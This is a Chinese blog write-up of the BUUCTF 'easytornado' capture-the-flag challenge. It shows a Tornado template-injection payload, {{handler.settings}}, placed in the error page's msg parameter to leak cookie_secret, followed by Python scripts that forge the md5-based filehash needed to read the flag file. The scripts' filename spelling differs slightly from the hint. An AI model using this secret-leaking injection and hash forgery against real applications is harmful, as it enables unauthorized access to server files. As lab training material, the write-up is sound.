BUUCTF题writeup《easytornado》

原创

clusters of stars 于 2021-11-17 10:54:54 发布 456 收藏

分类专栏： 学习笔记 web练习 文章标签： 服务器 tornado python

本文链接：https://blog.csdn.net/weixin_48876267/article/details/121373226

学习笔记 同时被 2 个专栏收录

9 篇文章 0 订阅

订阅专栏


web练习

3 篇文章 0 订阅

订阅专栏

tornado render模板注入

访问网址



`flag.txt`

```
/flag.txt
flag in /fllllllllllag
```

`welcome.txt`

```
/welcome.txt
render
```

hints.txt

/hints.txt
md5(cookie_secret+md5(filename))

根据上面的信息,我们知道flag在/fllllllllllag文件中

render是python中的一个渲染函数,也就是一种模板,通过调用的参数不同,生成不同的网页render配合Tornado使用


最后就是这段代码md5(cookie_secret+md5(filename)),再来分析我们访问的连接

```
http://4dd65e36-edbf-4402-b6a3-75993b8c618d.node3.buuoj.cn/file?filename=/flag.txt&filehash=284090432706edeffa4679e60f0fff03
```


猜测md5加密过后的值就是url中filehash对应的值,想获得flag只要我们在filename中传入/fllllllllllag文件和filehash，所以关键是获取cookie_secret

在tornado模板中,存在一些可以访问的快速对象,比如`{{escape(handler.settings["cookie"])}}`,这个其实就是`handler.settings`对象,里面存储一些环境变量,具体分析请参考《python SSTI tornado render模板注入》

观察错误页面,发现页面返回的由msg的值决定



修改该msg的值注入`{{handler.settings}}`,获得环境变量



得到cookie_secret的值,根据上面的md5进行算法重构,就可以得到filehash,这里给出py3的转换脚本

```
import hashlib
hash = hashlib.md5()    #构造函数获得一个md5对象

filename='/flllllllllllag'
cookie_secret="ad53693f-47f6-4c89-b072-0673e0fbbc17"
hash.update(filename.encode('utf-8'))  #python3  #使用md5对象的update方法转换utf-8
s1=hash.hexdigest()    #获取16进制str类型的消息摘要
hash = hashlib.md5()
hash.update((cookie_secret+s1).encode('utf-8'))
print(hash.hexdigest())


Python的hashlib提供了常见的摘要算法,如MD5、SHA1等
#摘要算法就是通过摘要函数f()对任意长度的数据data计算出固定长度的摘要digest,目的是为了发现原始数据是否被人篡改
#摘要算法之所以能指出数据是否被篡改过,就是因为摘要函数是一个单向函数,计算f(data)容易,但通过digest反推data却非常困难。而且,对原始数据做一个bit的修改,都会导致计算出的摘要完全不同

import hashlib

filename='/flllllllllllag'
cookie_secret="ad53693f-47f6-4c89-b072-0673e0fbbc17"

def Payload(string):
    md5 = hashlib.md5()
    md5.update(string.encode('utf-8'))
    return md5.hexdigest()

def merge():
    print(Payload(cookie_secret + Payload(filename)))

merge()
```

得到filehash=ceba5d7a8acd8c4fb77cfb58c9534971，获取flag